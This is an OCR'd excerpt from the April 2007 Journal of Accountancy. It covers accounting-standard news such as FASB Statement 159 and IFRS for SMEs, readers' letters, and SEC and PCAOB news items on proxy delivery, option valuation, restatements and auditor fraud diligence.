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
# JOURNAL OF ACCOUNTANCY

A Publication of the American Institute of Certified Public Accountants • APRIL 2007



## MAKE THE RIGHT MOVES

**PRACTICE MANAGEMENT STRATEGIES FOR TODAY'S DYNAMIC FIRMS**



**NEW SECTIONS**

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

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
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# HIGHLIGHTS

■ **FASB issued a standard that gives companies the option to report selected financial assets and liabilities at fair value.** Statement of Financial Accounting Standards no. 159, *The Fair Value Option for Financial Assets and Financial Liabilities*, is designed to reduce complexity in accounting for financial instruments and volatility in earnings caused by measuring related assets and liabilities differently, according to FASB. The standard also creates presentation and disclosure requirements designed to aid comparisons between companies that use different measurement attributes for similar types of assets and liabilities. Statement no. 159 does not eliminate disclosures required by FASB statements no. 157, *Fair Value Measurements*, and no. 107, *Disclosures About Fair Value of Financial Instruments*. Statement no. 159 is effective for fiscal years beginning after Nov. 15, 2007. Companies may adopt the standard at the beginning of the previous fiscal year provided they choose to do so in the first 120 days of that fiscal year and also apply the provisions of Statement no. 157. To view the standard, visit **www.fasb.org/pdf/fas159.pdf.**

■ **The AICPA provided comments on a Department of Labor (DOL) request** for information concerning a provision of the Pension Protection Act of 2006 (PPA) that allows 401(k) plan sponsors and administrators to provide investment advice using objective computer models that meet certain requirements. AICPA comments focused on requirements in the PPA for the computer models to be certified by an eligible investment expert and for annual compliance audits. Among other recommendations, the AICPA:

- Said CPAs are qualified to perform the compliance audits of these computer models.
- Recommended that the DOL develop or reference suitable performance and reporting standards.
- Encouraged the DOL to recognize AICPA professional attestation standards as being suitable for performing the compliance audits.

The AICPA comment letter is available on the Employee Benefit Plan Audit Quality Center Web site at **www.aicpa.org/EBPAQC**.

■ **Rank-and-file employees who unknowingly** exercised backdated stock options in 2006 can obtain relief from a 20% tax obligation if their employers elected to participate in an IRS program and pay the tax instead.

The service established the Compliance Resolution Program in February. Companies that elected to participate were required to notify affected employees by March 15.

The program allows companies to pay the additional 20% tax and any interest tax employees owe, which will be treated as income to the affected employees. Under a 2004 law, employees who were issued stock options at below-market price were required to pay the additional tax and interest on options exercised in 2006. Options earned and vested before 2005 were not affected.

The program acknowledges that some employees unwittingly benefited from backdating or other option underpricing schemes, the IRS said in a release. The same break doesn't extend to corporate executives or other insiders.

■ **The AICPA and Canadian Institute of Chartered Accountants** expanded their jointly published framework of Generally Accepted Privacy Principles to address international privacy concerns. *Generally Accepted Privacy Principles—A Global Privacy Framework* amplifies the organizations' 2003 GAPP framework to address privacy implications of globalization in such areas as international outsourcing of services. It references privacy laws and regulations, both domestic and international, incorporating them into a single privacy objective supported by 10 privacy principles as an aid to businesses with international transactions and CPAs in private practice providing them with consulting and attestation services. The framework is available at **www.aicpa.org/privacy** in versions for businesses and CPA practitioners.

■ **The IASB released an exposure draft of the *International Financial Reporting Standard for Small and Medium-sized Entities (IFRS for SMEs).*** The proposal would simplify accounting principles that are appropriate for smaller, non-listed companies. The draft is based on full International Financial Reporting Standards (IFRS), which were developed primarily for listed companies.

Sir David Tweedie, the IASB chairman, said the proposal's goal is to "produce a standard for use by smaller and unlisted companies that offers the comparability of full IFRS while reducing the burden on the preparing company."


The EU requires listed companies to comply with IFRS, but it is not requiring the adoption of *IFRS for SMEs*, leaving the decision to each member state.

The English text of the ED is available at **www.iasb.org**. Spanish, French and German translations are expected this month. Comments are due by Oct. 1.

# LETTERS

## STYLE OVER SUBSTANCE?

I was aghast at the cover picture (Dec. 2006). A small office, like mine, needs to be efficient, and your front page picture is anything but that. A typewriter? No computer(s)? A very small screen CRT? Phone without a cord? Looks like a furniture magazine.





Not sure that I want to read the article.

**Donald H. Olson, CPA**
*Columbia, Md.*

## THE CASE FOR PAPERLESS REPORTS

I am writing with regard to the "Paperless Reports Shunned" Top Line article (Jan. 2007, p. 14). The article stated that a majority of investors, portfolio managers and other financial statement users prefer to receive financial reports and annual reports in printed format.

I think that this is a shame given the technology that is available. If the publishers of financial information would distribute the reports in an unlocked PDF format, and the users of the financial statements were educated on using the technology, I think that paperless reports would deliver more value to the users of the financial information.





Given that many users travel, it is not practical to carry around volumes of printed materials. I know that users like to mark up the documents with their notes and comments as they review financial reports. Distributing financial reports in an unlocked manner, allowing users to mark their thoughts on the paperless reports will allow them to use the financial reports as if they were printed, while enhancing the portability of the document.

In addition, paperless reports allow users to perform enhanced searches, adding value to the reports since the users are able to quickly find information of interest.

**Matthew R. Johnson, MPA, CPA**
*Omaha, Neb.*

## LOST IN THE CROWD

In your article "Found in Translation" (Feb. 2007, p. 38), Exhibit 5 titled "CPA Firm Networks and Alliances" was trying to show some of the larger networks and alliances. I saw that my organization, Moore Stephens International Limited (MSIL), was left off the list. MSIL is the 11th largest accounting firm association in the world, according to the International Accounting Bulletin.




Other than RSM McGladrey Network, Baker Tilly International and Moores Rowland International, MSIL is larger than all others on the list. In fact, other than RSM, MSIL has more offices worldwide than the others on the list.

**Steven E. Sacks, CPA**
*New York City*

*Sacks is the Executive Director of Moore Stephens North America, Inc., and an Editorial Adviser to the JofA.*

***Author's reply:*** *Our intention was to make smaller CPA firms aware that a broad spectrum of networks and alliances exists and can help them with their international issues. Dr. (Donald L.) Kyle and I have taught CPE courses for the Texas Society and IMA and continue to meet CPAs from small firms who are not aware of the opportunities that organizations like yours provide.*

*Please believe that there was no intention on our part to specifically exclude anyone. I would love to see a follow-up article that discusses how the current alliances and networks are helping small firms with many of the issues they face. I am aware that these resources allow smaller CPA firms to retain clients as globalization increasingly affects everyone.*

*I appreciate your interest in our article and hope that you benefit from more CPAs becoming aware of the existence of your type of organization.*

**Susan Sorensen, CPA, Ph.D.**
*Houston*

## Letters to the Editor

*The JofA encourages readers to write letters on important professional issues in addition to commenting on published articles. Because space is limited, letters should be no longer than 500 words. Letters may be edited to fit space limitations. Please include your telephone number and e-mail address so we can contact you. Letters may be e-mailed to JOAED@aicpa.org, faxed to 919-419-5241 or mailed to Letters to the Editor, Journal of Accountancy, 220 Leigh Farm Road, Durham, NC 27707-8110.*

# JOURNAL OF ACCOUNTANCY News Digest

## CORPORATE GOVERNANCE

■ Company shareholders will be looking to the Internet rather than their mailboxes to receive proxy materials, after the SEC approved final rules for online posting in lieu of individual delivery of the documents. Shareholders will receive a notice by mail or e-mail that proxy documents are available on a Web site. Shareholders who still want to receive a copy of the materials by e-mail or postal mail may do so upon request.

The SEC acknowledged it received comments raising concerns about shareholders being unable to access online materials, security worries and possible effects on proxy voting. But the agency said it relied upon research indicating about 80% of investors have a home Internet connection—more than it initially estimated—and deemed security safeguards adequate. Proxy solicitations for mergers and acquisitions must still be sent individually.

## FINANCIAL REPORTING

■ The SEC approved a market-based valuation model for stock options presented by Zions Bancorporation. The Zions model uses the auctioning of instruments called Employee Stock Option Appreciation Rights Securities to determine the fair value of underlying employee stock options. Some reports have suggested that valuations using this new model may be lower than those produced by models such as Black-Scholes-Merton, thus reducing employers' share-based compensation expense. To view the SEC letter, visit **www.sec.gov/info/accountants/staffletters/zions012507.pdf.**

■ FASB is seeking comment on whether additional and more specific valuation guidance is needed in financial reporting as well as the appropriate processes and organizations for developing guidance if such is found desirable. The invitation to comment is available at **www.fasb.org/draft/ITC_Val_Guide_for_Financial_Reporting.pdf.** Comments may be e-mailed to director@fasb.org until April 15.

■ In response to numerous requests, the SEC Division of Corporation Finance developed filing guidance in the form of an illustrative letter for companies preparing to restate previously issued financial statements for errors in accounting for stock option grants.

The sample letter, issued by Carol Stacey, the division's chief accountant, contains several caveats, including that following the guidance does not mean filings will not be reviewed and does not

■ For single-click access to further coverage of the news stories listed here, visit the *Journal of Accountancy* Web site at **www.aicpa.org/pubs/jofa/joahome.htm**.

■ For news from the AICPA and state societies, visit **www.cpa2biz.com**, which also offers online CPE, AICPA professional literature, practice management aids and links to state society Web sites.

**Investment Wallets Bulging**

**Venture capital investments hit $25.5 billion in 2006, the highest level since 2001. The most money, $7.2 billion, went into life sciences (biotechnology and medical devices), followed by software ($5 billion), telecommunications ($2.6 billion), industrial/energy ($1.8 billion) and media/entertainment ($1 billion).**


Source: The MoneyTree Report by PricewaterhouseCoopers and the National Venture Capital Association based on data from Thomson Financial, **www.pwcmoneytree.com.**

foreclose any action recommended by the division with respect to the disclosure.

In amending form 10-K, the sample letter recommends, among other things:

■ A note explaining the reasons for the amendment.

■ Selected financial data for the most recent five years as required by Item 301 of Regulation S-K, restated as necessary and with columns labeled "restated."

■ Audited annual financial statements for the most recent three years, restated as necessary and with columns labeled "restated."

The sample letter, which was issued Jan. 18, is available at **www.sec.gov/divisions/corpfin/guidance/oilgasltr012007.htm**.

■ FASB will propose a change to the current definition of *discontinued operations* in Statement no. 144, *Accounting for the Impairment or Disposal of Long-Lived Assets*. The planned proposal was among several actions the board took at its Jan. 24 meeting. If adopted, the change would require that a discontinued component of an entity be reported in the discontinued operation section of the basic financial statements only if that component is an operating segment as defined in Statement no. 131, *Disclosures About Segments of an Enterprise and Related Information*. Additional disclosures would be required in the notes to financial statements.

## FRAUD

■ The PCAOB reminded auditors to be diligent about fraud in a report that draws on important or recurring observations made during the board's inspection of audit work performed by registered public accounting firms.

The report addresses several topics, including:

■ Auditors' overall approach to the detection of financial fraud.

■ Required brainstorming sessions and fraud-related inquiries.

■ Auditors' response to fraud risk factors.

